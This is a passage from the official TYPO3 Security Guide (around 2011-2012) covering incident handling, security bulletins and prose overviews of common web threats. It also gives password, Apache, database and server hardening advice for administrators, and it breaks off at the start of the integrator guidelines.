

TYPO3 Security Guide

Extension Key: doc_guide_security

Language: en

Version: 1.0.1

Keywords: security forEditors forAdmins forDevelopers forBeginners forIntermediates forAdvanced

Copyright 2011-2012, Documentation Team <documentation@typo3.org>

This document is published under the Open Content License
available from <http://www.opencontent.org/opl.shtml>

The content of this document is related to TYPO3
- a GNU/GPL CMS/Framework available from www.typo3.org

Official Documentation

This document is included as part of the official TYPO3 documentation. It has been approved by the TYPO3 Documentation Team following a peer-review process. The reader should expect the information in this document to be accurate - please report discrepancies to the Documentation Team (documentation@typo3.org). Official documents are kept up-to-date to the best of the Documentation Team's abilities.

Guide

This document is a Guide. Guides are designed to familiarize a reader with a specific topic in order to provide a working knowledge of that particular process. Readers should peruse the guide from cover to cover in order to gain a practical overview of the process. Once completed, the Guide becomes a practical reference tool that a reader will refer to as needed. Guides offer advice on how best to achieve a given task.

Table of Contents

TYPO3 Security Guide.....	1		
Introduction.....	3		
About this document.....	3		
History.....	3		
Credits.....	3		
Feedback.....	3		
Target audience.....	3		
The TYPO3 Security Team.....	4		
Contact information.....	4		
Incident handling.....	4		
General Information.....	6		
TYPO3 versions and lifecycle	6		
Difference between core and extensions.....	6		
Announcement of updates and security fixes.....	6		
Security bulletins.....	6		
Types of Security Threats.....	8		
Information disclosure.....	8		
Identity theft.....	8		
SQL injection.....	8		
Code injection.....	8		
Authorization bypass.....	8		
Cross Site Scripting (XSS).....	9		
Cross Site Request Forgery (XSRF).....	9		
General Guidelines.....	10		
Secure passwords.....	10		
Operating system and browser version.....	10		
Communication.....	10		
React quickly.....	11		
Keep TYPO3 extensions up-to-date.....	11		
Use staging servers for developments and tests.....	11		
Guidelines for System Administrators.....	12		
Role definition.....	12		
General rules.....	12		
Integrity of TYPO3 packages.....	12		
File/directory permissions.....	13		
		Restrict access to files on a server-level.....	13
		Directory indexing.....	13
		Database access.....	14
		Encrypted client/server communication.....	15
		Other services.....	16
		Further actions.....	17
		Guidelines for TYPO3 Integrators.....	18
		Role definition.....	18
		General rules.....	18
		Install Tool.....	18
		Encryption key.....	20
		Global TYPO3 configuration options.....	20
		Security-related warnings after login.....	22
		Reports and Logs.....	22
		Backend users and access privileges.....	23
		TYPO3 extensions.....	24
		TypoScript.....	26
		Content elements.....	28
		Guidelines for Editors.....	29
		Role definition.....	29
		General rules.....	29
		Backend access.....	29
		Restriction to required functions.....	32
		Secure connection.....	32
		Logout.....	32
		Backup Strategy.....	33
		Components included in the backups.....	33
		Time plan and retention time.....	33
		Backup location.....	33
		Further considerations.....	34
		Detect, Analyze and Repair a Hacked Site.....	35
		Detect a hacked website.....	35
		Take the website offline.....	36
		Analyze.....	37
		Repair/restore.....	37
		Further actions.....	38

Introduction

About this document

Security is taken very seriously by the developers of TYPO3 and especially by the members of the official TYPO3 Security Team. It is also in the interest of system administrators, website owners, editors and everybody who is responsible for a TYPO3 site, to protect the site and its content against various threats.

This document describes some typical risks and advises on how to protect a TYPO3 site in order to ensure it is and stays secure and stable. It also explains how the TYPO3 Security Team deals with incidents, how security bulletins and security updates are published and how system administrators should react when their system has been compromised.

This document intends to replace the "TYPO3 Security Cookbook" published in 2006, without being a simple checklist but a comprehensive guide how to ensure security of a TYPO3 instance.

It is important to understand that security is not a condition – security is a process with ongoing tasks and regular reviews are essential.

History

In 2006 Ekkehard Guembel and Michael Hirdes published a document "TYPO3 Security Cookbook". It was a concise, technical guide for system administrators to secure TYPO3 installations.

Over the years TYPO3 has become increasingly popular and thousands of websites worldwide are powered by TYPO3. There was a need to update and expand the Security Cookbook and to include information for non-technical users.

Credits

We would like to thank Ekkehard Guembel and Michael Hirdes for writing the TYPO3 Security Cookbook. Thanks to the TYPO3 Security Team for their work for the TYPO3 project. A special thank goes to Stefan Esser for his books and articles on PHP security, Jochen Weiland for an initial foundation and Michael Schams for compiling the content in this document and coordinating the collaboration between several teams. He managed the whole process of getting this Security Guide to a high quality.

Feedback

For general questions about the documentation get in touch by writing to documentation@typo3.org.

If you find a bug in this document, please file an issue at it's bug tracker:

http://forge.typo3.org/projects/typo3v4-doc_guide_security

If you would like to report a security issue in a TYPO3 extension or the TYPO3 core system, please report it to the TYPO3 Security Team. Please refrain from making anything public before an official fix is released. Read more about the process of incident handling by the TYPO3 Security Team in the next chapter.

Target audience

This document is intended for all users of TYPO3, from editors to system administrators, from TYPO3 integrators to software developers. The TYPO3 Security Guide is an essential lecture for everyone who works with TYPO3 and who is responsible for a publicly accessible TYPO3 site in particular.

The TYPO3 Security Team

Contact information

If you find a security issue in the TYPO3 core system or in a TYPO3 extension (even if it is your own development), please report it to the TYPO3 Security Team – the Security Team only. Do not disclose the issue in public (for example in mailing lists, forums, on Twitter, your website or any 3rd party website).

The team tries to answer all requests as soon as possible and strives to respond in 2 working days, but please allow a reasonable amount of time to assess the issue and get back to you with an answer. If you suspect that your report has been overlooked, feel free to submit a reminder a few days after your initial submission.

You can contact the TYPO3 Security Team at security@typo3.org.

Please find further details about the TYPO3 Security Team at <http://typo3.org/teams/security>.

Incident handling

The next chapter provides detailed information about the differences between the TYPO3 core system and TYPO3 extensions.

TYPO3 core system

If the TYPO3 Security Team gains knowledge about a security issue in the TYPO3 core system, they work closely together with the developers of the appropriate component of the system, after verifying the problem. A fix for the vulnerability will be developed, carefully tested and reviewed. Together with a public security bulletin, a TYPO3 core update will be released. Please see next chapter for further details about TYPO3 versions and security bulletins.

TYPO3 extensions

When the TYPO3 Security Team receives a report of a security issue in an extension, the issue will be checked in the first stage. If a security problem can be confirmed, the Security Team tries to get in touch with the extension developer and requests a fix. Then one of the following situations usually occurs:

- the developer acknowledges the security vulnerability and delivers a fix
- the developer acknowledges the security vulnerability but does not provide a fix
- the developer refuses to produce a security fix (e.g. because he does not maintain the extension anymore)
- the developer cannot be contacted or does not react

In the case where the extension author fails to provide a security fix in an appropriate time frame (see below), all affected versions of the extension will be removed from the TYPO3 Extension Repository (TER) and a security bulletin will be published (see below), recommending to deinstall the extension.

If the developer provides the TYPO3 Security Team with an updated version of the extension, the team reviews the fix and checks if the problem has been solved. The Security Teams also prepares a security bulletin and coordinates the release date of the new extension version with the publication date of the bulletin.

Extension developers must not upload the new version of the extension before they received the go-ahead from the Security Team.

If you discover a security problem in your own extension, please follow this procedure as well and coordinate the release of the fixed version with the TYPO3 Security Team.

Further details about the handling of security incidents and time frames can be found in the official TYPO3 Extension Security Policy at <http://typo3.org/teams/security/extension-security-policy/>

General Information

TYPO3 versions and lifecycle

TYPO3 uses a system of major, minor and revision numbers for individual releases. For example, in release 4.6.0 the major version is 4, the minor version is 6 and the revision is 0. When considering the major and minor numbers, support and security fixes are provided for the current release as well as the two preceding releases. For example, when version 4.6.x is the current release, versions 4.5.x and 4.4.x are still actively supported, including security updates.

Major and minor releases offer new features and often a modified database structure. Also the visual appearance and handling of the backend may be changed and appropriate training for editors may be required. The content rendering may change, so that updates in TypoScript, templates or CSS code may be necessary. With major and minor releases also the system requirements (for example PHP or MySQL version) may change. For revisions within a minor release (i.e. changing from release 4.6.0 to 4.6.1) the database structure and backend will usually not change and an update will only require the new version of the source code.

A TYPO3 version which shows two minor versions below the current release is classified as a deprecated version. For example when version 4.6 is the current release, this is version 4.4.x. For users of this version an update to the latest stable version is recommended. All versions below a deprecated version are outdated and the support of these versions has ended, including security updates. Users of these versions are strongly encouraged to update their systems as soon as possible.

Difference between core and extensions

The TYPO3 base system is called the core. The functionality of the core can be expanded, using extensions. A small, selected number of extensions (the system extensions) are being distributed as part of the TYPO3 core. The core and its system extensions are being developed by a relatively small team (40-50 people), consisting of experienced and skilled developers. All code being submitted to the core is reviewed for quality by other core team members.

Currently there are more than 5500 extensions available in the TYPO3 Extension Repository (TER), written by some 2000 individual programmers. Since everybody can submit extensions to the TER, the code quality varies greatly. Some extensions show a very high level of code quality, while others have been written by amateurs. Most of the known security issues in TYPO3 have been found in these extensions, which are not part of the core system.

Announcement of updates and security fixes

Information about new TYPO3 releases as well as security bulletins are being announced on the "TYPO3 Announce" mailing list. Every system administrator who hosts one or more TYPO3 instances, and every TYPO3 integrator who is responsible for a TYPO3 project should subscribe to this mailing list, as it contains important information. You can subscribe at <http://lists.typo3.org/cgi-bin/mailman/listinfo/typo3-announce>

This is a read-only mailing list, which means that you cannot reply to a message or post your own messages. The announce list typically does not distribute more than 3 or 4 mails per month. However it is highly recommended to carefully read every message that arrives, because they contain important information about TYPO3 releases and security bulletins.

Other communication channels such as <http://news.typo3.org>, a RSS feed, an official Twitter account (@typo3_security), etc. can additionally be used to stay up-to-date on security advisories.

Security bulletins

When security updates for TYPO3 or an extension become available, they will be announced on the

"TYPO3 Announce" mailing list, as described above, but also published with much more specific details on the official TYPO3 Security Team website at <http://typo3.org/teams/security/security-bulletins>

Security bulletins for the TYPO3 core are separated from security bulletins for TYPO3 extensions. Every bulletin has a unique advisory identifier such as TYPO3-CORE-SA-yyyy-nnn (for bulletins applying to the TYPO3 core) and TYPO3-EXT-SA-yyyy-nnn (for bulletins applying to TYPO3 extensions), where yyyy stands for the appropriate year of publication and nnn for a consecutively increasing number.

The bulletins contain information about the versions of TYPO3 or versions of the extension that are affected and the type of security issue (e.g. information disclosure, cross-site scripting, etc.). The bulletin does not contain an exploit or a description on how to (ab)use the security issue.

The severity is an indication on how important the issue is:

Severity	Meaning
Critical	This is a critical security issue and action should be taken immediately (on the day of the release).
High	This is an important security issue and action should be taken as soon as possible.
Medium	Your website may be affected by this issue and you should consider taking action as soon as feasible.
Low	There is a good chance that your site is not affected by this issue or that it can be exploited only in special circumstances. However, you should check whether your site is at risk and consider necessary action.

For TYPO3 extensions, there are two types of security bulletins:

- Individual Security Bulletin: bulletins issued for extensions that have a high number of downloads and are used in many projects.
- Collective Security Bulletins: updates for extensions with a relative small number of downloads are published in a collective bulletin. Such a bulletin may contain information about 10 or even more extensions.

For some critical security issues the TYPO3 Security Team may decide to pre-announce a security bulletin on the "TYPO3 Announce" mailing list. This is to inform system administrators about the date and time of an upcoming important bulletin, so that they can schedule the update.

Since 2010 the TYPO3 Security Team also publishes a CVSS rating with every security bulletin. CVSS is an open framework for communicating the characteristics and impacts of vulnerabilities in Information Technology. It enables analysts to understand and properly communicate disclosed vulnerabilities and allows responsible personnel to prioritize risks. Further details about CVSS are available at <http://www.first.org/cvss/cvss-guide.html>

Security issues in the TYPO3 core which are only exploitable by users with administrator privileges (including system components that are accessible by administrators only, such as the Install Tool) are treated as normal software "bugs" and are fixed as part of the standard core review process. This implies that the development of the fix including the review and deployment is publicly visible and can be monitored by everyone.

Types of Security Threats

This section provides a brief overview of the most common security threats to give the reader a basic understanding of them. The sections for system administrators, TYPO3 integrators and editors explain in more detail how to secure a system against those threats.

Information disclosure

This means that the system makes (under certain circumstances) information available to an outside person. Such information could be sensitive user data (e.g. names, addresses, customer data, credit card details, etc.) or details about the system (such as the file system structure, installed software, configuration options, version numbers, etc). An attacker could use this information to craft an attack against the system.

There is a fine line between the protection against information disclosure and so called "security by obscurity". Latter means, that system administrators or developers try to protect their infrastructure or software by hiding or obscuring it. An example would be to not reveal that TYPO3 is used as the content management system or a specific version of TYPO3 is used. Security experts say, that "security by obscurity" is not security, simply because it does not solve the root of a problem (e.g. a security vulnerability) but tries to obscure the facts only.

Identity theft

Under certain conditions it may be possible that the system reveals personal data, such as customer lists, e-mail addresses, passwords, order history or financial transactions. This information can be used by criminals for fraud or financial gains. The server running a TYPO3 website should be secured so that no data can be retrieved without the consent of the owner of the website.

SQL injection

With SQL injection the attacker tries to submit modified SQL statements to the database server in order to get access to the database. This could be used to retrieve information such as customer data or user passwords or even modify the database content such as adding administrator accounts to the user table. Therefore it is necessary to carefully analyze and filter any parameters that are used in a database query.

Code injection

Similar to SQL injection described above, "code injection" includes commands or files from remote instances (RFI: Remote File Inclusion) or from the local file system (LFI: Local File Inclusion). The fetched code becomes part of the executing script and runs in the context of the TYPO3 site (so it has the same access privileges on a server level). Both attacks, RFI and LFI, are often triggered by improper verification and neutralization of user input.

Local file inclusion can lead to information disclosure (see above), for example reveal system internal files which contain configuration settings, passwords, encryption keys, etc.

Authorization bypass

In an authorization bypass attack, an attacker exploits vulnerabilities in poorly designed applications or login forms (e.g. client-side data input validation). Authentication modules shipped with the TYPO3 core are well-tested and reviewed. However, due to the open architecture of TYPO3, this system can be extended by alternative solutions. The code quality and security aspects may vary, see chapter "Guidelines for TYPO3 Integrators: TYPO3 extensions" for further details.

Cross Site Scripting (XSS)

Cross-site scripting occurs when data that is being processed by an application is not filtered for any suspicious content. It is most common with forms on websites where a user enters data which is then processed by the application. When the data is stored or sent back to the browser in an unfiltered way, malicious code may be executed. A typical example is a comment form for a blog or guest book. When the submitted data is simply stored in the database, it will be sent back to the browser of visitors if they view the blog or guest book entries. This could be as simple as the inclusion of additional text or images, but it could also contain JavaScript code or iframes that load code from a 3rd party website.

Cross Site Request Forgery (XSRF)

In this type of attack unauthorized commands are sent from a user a website trusts. Consider an editor that is logged in to an application (like a CMS or online banking service) and therefore is authorized in the system. The authorization may be stored in a session cookie in the browser of the user. An attacker might send an e-mail to the person with a link that points to a website with prepared images. When the browser is loading the images, it might actually send a request to the system where the user is logged in and execute commands in the context of the logged-in user.

One way to prevent this type of attack is to include a secret token with every form or link that can be used to check the authentication of the request.

General Guidelines

The recommendations in this chapter apply for all roles: system administrators, TYPO3 integrators, editors and strictly speaking even for (frontend) users.

Secure passwords

It is critical that every user is using secure passwords to authenticate himself at systems like TYPO3. Below are rules that should be implemented in a password policy:

1. Ensure that the passwords you use have a minimum length of 9 or more characters.
2. Passwords should have a mix of upper and lower case letters, numbers and special characters.
3. Passwords should not be made up of personal information such as names, nick names, pet's names, birthdays, anniversaries, etc.
4. Passwords should not be made out of common words that can be found in dictionaries.
5. Do not store passwords on Post-it notes, under your desk cover, in your wallet, unencrypted on USB sticks or somewhere else.
6. Always use a different password for different logins! Never use the same password for your e-mail account, the TYPO3 backend, an online forum and so on.
7. Change your passwords in regular intervals but not too often (this would make remembering the correct password too difficult) and avoid to re-use the last 10 passwords.
8. Do not use the "stay logged in" feature on websites and do not store passwords in applications like FTP clients. Enter the password manually every time you log in.

A good rule for a secure password would be that a search engine such as Google should deliver no results if you would search for it. Please note: do not determine your passwords by this idea – this is an example only how cryptic a password should be.

Another rule is that you should not choose a password that is too strong either. This sounds self-contradictory but most people will write down a password that is too difficult to remember – and this is against the rules listed above.

In a perfect world you should use "trusted" computers, only. Public computers in libraries, internet cafés, and sometimes even computers of work colleagues and friends can be manipulated (with or without the knowledge of the owner) and log your keyboard input.

Operating system and browser version

Make sure that you are using up-to-date software versions of your browser and that you have installed the latest updates for your operating system (such as Microsoft Windows, Mac OS X or Linux). Check for software updates regularly and install security patches immediately or at least as soon as possible.

It is also recommended to use appropriate tools for detecting viruses, Trojans, keyloggers, rootkits and other "malware".

Communication

A good communication between several roles is essential to clarify responsibilities and to coordinate the next steps when updates are required, an attacked site needs to be restored or other security-related actions need to be done as soon as possible.

A central point of contact, for example a person or a team responsible for coordinating these actions, is generally a good idea. This also lets others (e.g. integrators, editors, end-users) know, to whom they can report issues.

React quickly

TYPO3 is open source software as well as all TYPO3 extensions published in the TYPO3 Extension Repository (TER). This means, everyone can download and investigate the code base. From a security perspective, this usually improves the software, simply because more people review the code, not only a few core developers. Currently, there are hundreds of developers actively involved in the TYPO3 community and if someone discovers and reports a security issue, he/she will be honored by being credited in the appropriate security bulletin.

The open source concept also implies that everyone can compare the old version with the new version of the software after a vulnerability became public. This may give an insight to anyone who has programming knowledge, how to exploit the vulnerability and therefore it is understandable how important it is, to react quickly and fix the issue before someone else compromises it. In other words, it is not enough to receive and read the security bulletins, it is also essential to react as soon as possible and to update the software or deinstall the affected component.

The security bulletins may also include specific advice such as configuration changes or similar. Check your individual TYPO3 instance and follow these recommendations.

Keep TYPO3 extensions up-to-date

Do not rely on publicly released security announcements only. Reading the official security bulletins and updating TYPO3 extensions which are listed in the bulletins is an essential task but not sufficient to have a "secure" system.

Extension developers sometimes fix security issues in their extensions without notifying the Security Team (and maybe without mentioning it in the ChangeLog or in the upload comments). This is not the recommended way, but possible. Therefore updating extensions whenever a new version is published is a good idea in general – at least investigating/reviewing the changes and assessing if an update is required.

Also keep in mind that attackers often scan for system components that contain known security vulnerabilities to detect points of attack. These "components" can be specific software packages on a system level, scripts running on the web server but also specific TYPO3 versions or TYPO3 extensions.

Use staging servers for developments and tests

During the development phase of a project and also after the launch of a TYPO3 site as ongoing maintenance work, it is often required to test if new or updated extensions, PHP, TypoScript or other code meets the requirements.

A website that is already "live" and publicly accessible should not be used for these purposes. New developments and tests should be done on so called "staging servers" which are used as a temporary stage and could be messed up without an impact on the "live" site. Only relevant/required, tested and reviewed clean code should then be implemented on the production site.

This is not security-related on the first view but "tests" are often grossly negligent implemented, without security aspects in mind. Staging servers also help keeping the production sites slim and clean and reduce maintenance work (e.g. updating extensions which are not in use).

Guidelines for System Administrators

Role definition

In this document, we define a system administrator as the person who is responsible for the system/server where the TYPO3 instance is installed. System administrators usually have full access on a server level (operating system) and install, configure and maintain the base system and hosting environment, including the database server, web server, PHP, TYPO3, as well as components such as ImageMagick, etc.

System administrators are also responsible for the security of the infrastructure in general, e.g. the network, the appropriate access to the system (e.g. SSH, FTP, etc.) as well as correct permissions on a file system level.

The role of a system administrator often overlaps with a TYPO3 integrator and it is likely that one person is in both roles.

General rules

1. Subscribe to the "TYPO3 Announce" mailing list at <http://lists.typo3.org>, so that you are informed about TYPO3 security bulletins and TYPO3 updates.
2. React as soon as possible and update the relevant components of the site(s) when new vulnerabilities become public (e.g. security issues published in the mailing list).
3. Use different passwords for the Install Tool and the backend login. Follow the guidelines for secure passwords in this document.
4. If you are administrating several TYPO3 installations, use different passwords for all logins and components for every installation.
5. Never use the same password for a TYPO3 installation and any other service such as FTP, SSH, etc.
6. Change the username and password of the "admin" account after the installation of TYPO3 immediately.
7. If you are also responsible for the setup and configuration of TYPO3, follow the steps for TYPO3 integrators carefully, documented in the next chapter.

Integrity of TYPO3 packages

In order to ensure that the downloaded TYPO3 package is an official package released by the TYPO3 developers, compare the MD5 checksum of the downloaded package with the checksum stated on the TYPO3 website, before you extract/install TYPO3. You find the MD5 checksums in the Wiki (e.g. http://wiki.typo3.org/wiki/TYPO3_4.6.0 for the official TYPO3 version 4.6.0 packages).

Be careful when using pre-installed or pre-configured packages by other vendors: due to the nature and complexity of TYPO3 the CMS requires configuration. Some vendors offer download-able packages, sometimes including components such as Apache, MySQL, PHP and TYPO3, easy to extract and ready to launch. This is a comfortable way to set up a test or development environment very quickly but it is difficult to verify the integrity of the components – for example the integrity of TYPO3.

A similar thing applies to web environments offered by hosting companies: system images sometimes include a bunch of software packages, including a CMS. It depends on the specific project and if you can trust the provider of these pre-installed images, systems, packages – but if you are in doubt, use the official TYPO3 packages only. For a production site in particular, you should trust the source code published at typo3.org only.

File/directory permissions

The correct and secure setup of the underlying server is an essential prerequisite for a secure web application. Well-considered access permissions on files and directories are an important part of this strategy. However, too strict permissions may stop TYPO3 from working properly and/or restrict TYPO3 integrators or editors from using all features of the CMS. The official TYPO3 Installation Guide provides further information about the install procedure:

http://forge.typo3.org/projects/show/typo3v4-doc_guide_install

We do not need to mention that only privileged system users should have read/write access to files and directories inside the web root. In most cases these are only users such as "root" and the user, that the web server runs as (e.g. "www-data"). On some systems (e.g. shared hosting environments), the web server user can be a specific user, depending on the system configuration.

An important security measure for systems on which multiple users run their websites (e.g. various clients on a shared server) is to ensure that one user cannot access files in another client's web root. This server misconfiguration of file/directory permissions may occur if all virtual hosts run as the same user, for example the default web server user. The risk with this setup is, that a script on another virtual host includes files from the TYPO3 instance (e.g. the `localconf.php` which contains sensitive data) or writes or manipulates files.

Besides the strict separation between multiple virtual hosts, it is possible to revoke any write permissions for the web server user (e.g. `www-data`) to the TYPO3 source directory in general. In other words: only allow write access to resources, the web server user requires to have write access for, such as `"fileadmin"`, `"typo3conf"`, `"typo3temp"` and `"uploads"`.

On UNIX/Linux based systems, a secure configuration can be achieved by setting the owner and group of directories and files correctly, as well as their specific access rights (read/write/execute). Even if users need write access to the `"fileadmin"` directory (besides the web server user), this can be technically achieved.

It is not recommended to allow TYPO3 editors and other unprivileged users FTP, SFTP, SSH, WebDAV, etc. access to the web server's root directory or any sub-directory of it. See chapter "Other services" below for further explanations.

Restrict access to files on a server-level








This is a controversial topic: some experts recommend to restrict the access to specific files on a server-level by using Apache's `"FilesMatch"` directive for example. Such files could be files with the endings `".bak"`, `".tmp"`, `".sql"`, `".old"`, etc. in their file names. The purpose of this restriction is, that even if backup files or database dump files are accidentally stored in the DocRoot directory of the web server, they cannot be downloaded.

The downside of this measure is, that this is not the solution of the problem but a workaround only. The right recommendation would be not to store sensitive files (such as backups, etc.) in the DocRoot directory at all – instead of trying to address the issue by restricting the access to certain file names (keep in mind that you cannot predict which file names could occur in the future).

Directory indexing

Depending on the operating system and distribution, the default configuration of Apache allows the indexing of directories. This enables search engines to index your file structure and possibly reveals sensitive data. The screenshot below shows an example of such data that can be retrieved with a simple HTTP request.

Index of /typo3conf/ext

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 automaketemplate/	23-Nov-2011 21:07	-	
 introduction/	23-Nov-2011 21:07	-	
 jquerycolorbox/	23-Nov-2011 21:07	-	
 realurl/	23-Nov-2011 21:07	-	
 tt_news/	23-Nov-2011 21:07	-	
 wt_spamshield/	23-Nov-2011 21:07	-	

Apache/2 Server at example.org Port 80

In this case only the list of extensions is revealed, but more sensitive data can be found easily. The Apache configuration allows you to enable or disable the indexing of directories by the "Options" directive as shown in the following example:

```
<Directory /path/to/your/webroot/>
  Options Indexes FollowSymLinks
</Directory>
```

By removing the "Indexes" option, Apache does not show the list of files and directories. Please note that the "Options" directive can be used in several containers (e.g. <VirtualHost>, <Directory>, <Location>, etc.). The correct configuration could look like the following example:

```
<Directory /path/to/your/webroot/>
  Options FollowSymLinks
</Directory>
```

If your specific website requires directory indexing at other places outside TYPO3, you should consider to deactivate this option in general but explicitly allow indexing for the required directories only.

Other web servers such as Microsoft Internet Services (IIS) allow similar configurations. See your web server's manual for further details on how to disable directory indexing.

Database access

The TYPO3 database contains all data of backend and frontend users and therefore special care must be taken not to grant unauthorized access.

Secure passwords, usernames and minimum access privileges

The MySQL privilege system authenticates a (database-)user who connects from the TYPO3 host (which is possibly on the same machine) and associates that user with privileges on a database. These privileges are for example: SELECT, INSERT, UPDATE, DELETE, etc.

When creating this user, follow the guidelines for secure passwords in this document. The name of the user should definitely not be "root", "admin", "typo3", etc. You should create a database specific user with limited privileges for accessing the database from TYPO3. Usually this user does not require access to any other databases and the database of your TYPO3 instance should usually only have one associated database user.

MySQL and other database systems provide privileges that apply at different levels of operation. It depends on your individual system and setup which privileges the database user needs (SELECT, INSERT, UPDATE and some more are essential of course) but privileges like LOCK TABLES, FILE, PROCESS, CREATE USER, RELOAD, SHUTDOWN, etc. are in the context of administrative privileges and not required in most cases.

See the documentation of your database system on how to set up database users and access privileges (e.g. chapter 5.4 and chapter 12.7.1 of the MySQL documentation).

Disallow external access

The database server should only be reachable from the server that your TYPO3 installation is running on. Make sure to disable any access from outside of your server or network (settings in firewall rules) and/or do not bind the database server to a network interface.

If you are using MySQL, read the chapter "Server Options" in the manual and check for the "skip-networking" and "bind-address" options in particular.

Database administration tools

phpMyAdmin and similar tools intend to allow the administration of MySQL database servers over the Web. Under certain circumstances, it might be required to access the database "directly", during a project development phase for example. Tools like "phpMyAdmin" (also available as a TYPO3 extension by the way) cause extra effort for ongoing maintenance (regular updates of these tools are required to ensure a minimum level of security). If they are not avoidable by any chance, the standalone version with an additional web server's access authentication (e.g. Apache's ".htaccess" mechanism) should be used at least.

However, due to the fact that a properly configured TYPO3 system does not require direct access to the database for editors or TYPO3 integrators, those applications should not be used on a production site at all.

Encrypted client/server communication

Data classification

It depends on the nature of the data but in general "sensitive" information could be: user logins, passwords, user details (such as names, addresses, contact details, etc.), email addresses and other data which are not public. Medical, financial data (e.g. credit card details, account numbers, access codes, etc.) and others, are confidential by their nature and must not be transmitted unencrypted at all.

In most cases, a data assessment should be undertaken to classify the data according to several traits relating to use, legal requirements, and value. The outcome of this assessment can be a categorization based on a data classification model, which then defines how to protect the data.

	Public	Public Restricted	Organization Confidential	Organization Secret
Type	non-sensitive	externally sensitive	internally sensitive	extremely sensitive
Disclosure impact	none	limited	significant	sever
Access restrictions	none	low (e.g. username/password)	high (e.g. public/private key + geolocation)	very high
Data transport	unencrypted	unencrypted but protected	encrypted	highly encrypted
Storage requirements	none	unencrypted but protected	encrypted	highly encrypted

The secure and maybe encrypted storage of sensitive data should also be considered.

The most secure first paradigm in most cases is: do neither transmit nor store any sensitive data if not absolutely required.

Frontend

Secure Sockets Layer (SSL) is an industry standard and the current security technology for establishing an encrypted link between a browser (client) and a web server. This protocol provides encrypted,

authenticated communications across the Internet and ensures that all data passed between client and server remains private and integral. It is based on a public/private key technology and uses certificates which typically contain the domain name and details about the website operator (e.g. company name, address, geographical location, etc.). Recent discussions are questioning the organizational concept behind SSL certificates and the "chain of trust", but the fact is that SSL is the de facto standard today and still is considered secure from a technical perspective.

Whenever sensitive data is transferred between a client (the visitor of the website) and the server (TYPO3 website), a SSL encrypted connection should be used.

When using payment gateways to process payments for online shops for example, most financial institutions (e.g. credit card vendors) require appropriate security actions. Check the policies of the gateway operator and card issuers before you institute online payment solutions.

Backend

A risk of unencrypted client/server communication is that an attacker could eavesdrop the data transmission and "sniff" sensitive information such as access details. Unauthorized access to the TYPO3 backend, especially with an administrator user account, has a significant impact on the security of your website. It is clear that the use of SSL for the backend of TYPO3 improves the security.

TYPO3 supports a SSL encrypted backend and offers some specific configuration options for this purpose, see configuration option "lockSSL" in chapter "Guidelines for TYPO3 integrators".

However, the access details used for the login are transferred between the client and the server when submitting the login form only. After a successful login, a session ensures that the user remains authenticated. This results in the conclusion, that only the login procedure should be protected, not the following client/server communication necessarily – assuming no sensitive information are accessed from or stored in the backend.

The TYPO3 core extension "rsaauth" addresses this requirement, see "security-related core extensions" in chapter "Guidelines for TYPO3 integrators".

Other services

An encrypted communication between client and server for other services than the TYPO3 frontend and backend should be considered, too. For example, it is highly recommended to use encrypted services such as SSH (secure shell), SFTP (SSH file transfer protocol) or FTPS (FTP-Secure) instead of FTP, where data is transferred unencrypted.

Other services

System administrators should keep in mind that every "untrusted" script (e.g. PHP, perl, python script) or executable file inside the web server's document root is a security risk. By a correct and secure configuration, the internal security mechanisms of TYPO3 ensure that the CMS does not allow editors and other unprivileged users to place such code through the system (see chapter "Global TYPO3 configuration options" below).

However, it is often seen that other services like FTP, SFTP, SSH, WebDAV, etc. are enabled to allow users (for example editors) to place files such as images, documents, etc. on the server, typically in the "fileadmin/" folder. It is out of question that this might be seen as a convenient way to upload files and file transfers via FTP are simpler and faster to do. The main problem with this is that to enable "other services" with write access to the document root directory, bypasses the security measures mentioned above. A malicious PHP script for example could manipulate or destroy other files – maybe TYPO3 core files. Sometimes access details of editors are stolen, intercepted or accidentally fallen into the wrong hands.

The only recommendation from a security perspective is to abandon any service like FTP, SFTP, etc. which allows to upload files to the server by bypassing TYPO3.

The TYPO3 Security Team and other IT security experts advance the view that FTP shall be classified as insecure in general. They have experienced that many websites have been hacked by a compromised

client and/or unencrypted FTP connections and as a consequence, it is advised that FTP should not be used at all.

Further actions

A system administrator is usually responsible for the entirety of an IT infrastructure. This includes several services (e.g. web server, mail server, database server, SSH, FTP, DNS, etc.) on one or on several servers. If one component is compromised, it is likely that this opens holes to attack other services.

As a consequence, it is desired to secure all components of an IT infrastructure and keep them up-to-date and secure with only a little or no dependencies to other system. It is also wise to abandon services which are not necessarily required (e.g. an additional database server, DNS server, IMAP/POP3 server, etc.). In short words: keep your hosting environment as slim as possible for performance and security purposes.

Due to the fact that TYPO3 is a PHP application, secure PHP settings are also important, of course. The myth, that the well-known "Safe Mode" gives you the full-protection should be busted today. Depending on your individual TYPO3 setup and the extensions you use, "Safe Mode" might work but often problems occur with this configuration. Please be aware of the fact that the "Safe Mode" feature has been deprecated as of PHP version 5.3.0. Relying on this feature is highly discouraged. Other PHP settings, such as "open_basedir", "disable_functions" and the use of protection systems such as Suhosin (<http://www.hardened-php.net/suhosin/>) often improve the security of your system and should be considered.

Note that disallowing remote connections (e.g. by deactivating "allow_url_fopen" or by blocking outgoing traffic on a firewall in front of the TYPO3 server) may have an impact on the retrieval of the TYPO3 extension list, which allows you to check if extension updates are available!

Please understand that detailed descriptions of further actions on a server-level and specific PHP security settings are out of scope of this document. The TYPO3 Security Guide focuses on security aspects of TYPO3.

Guidelines for TYPO3 Integrators

Role definition

A TYPO3 integrator develops the template for a website, selects, imports, installs and configures extensions and sets up access rights and permissions for editors and other backend users. An integrator usually has "administrator" access to the TYPO3 system, should have a good knowledge of the general architecture of TYPO3 (frontend, backend, extensions, TypoScript, TSconfig, etc.) and should be able to configure a TYPO3 system properly and securely.

Integrators know how to use the Install Tool, the meaning of configurations in "typo3conf/localconf.php" and the basic structure of files and directories used by TYPO3.

The installation of TYPO3 on a web server or the configuration of the server itself is not part of an integrator's duties (but of a system administrator, see above). An integrator does not develop extensions but should have basic programming skills and database knowledge.

The TYPO3 integrator knows how to configure a TYPO3 system, handed over from a system administrator after the installation. An integrator usually consults and trains editors (end-users of the system, e.g. a customer) and works closely together with system administrators.

The role of a TYPO3 integrator often overlaps with a system administrator and often one person is in both roles.

General rules

All "general rules" for a system administrator also apply for a TYPO3 integrator. One of the most important rules is to change the username and password of the "admin" account immediately after a TYPO3 system was handed over from a system administrator to an integrator, if not already done. The same applies to the Install Tool password, see below.

In addition, the following general rules apply for a TYPO3 integrator:

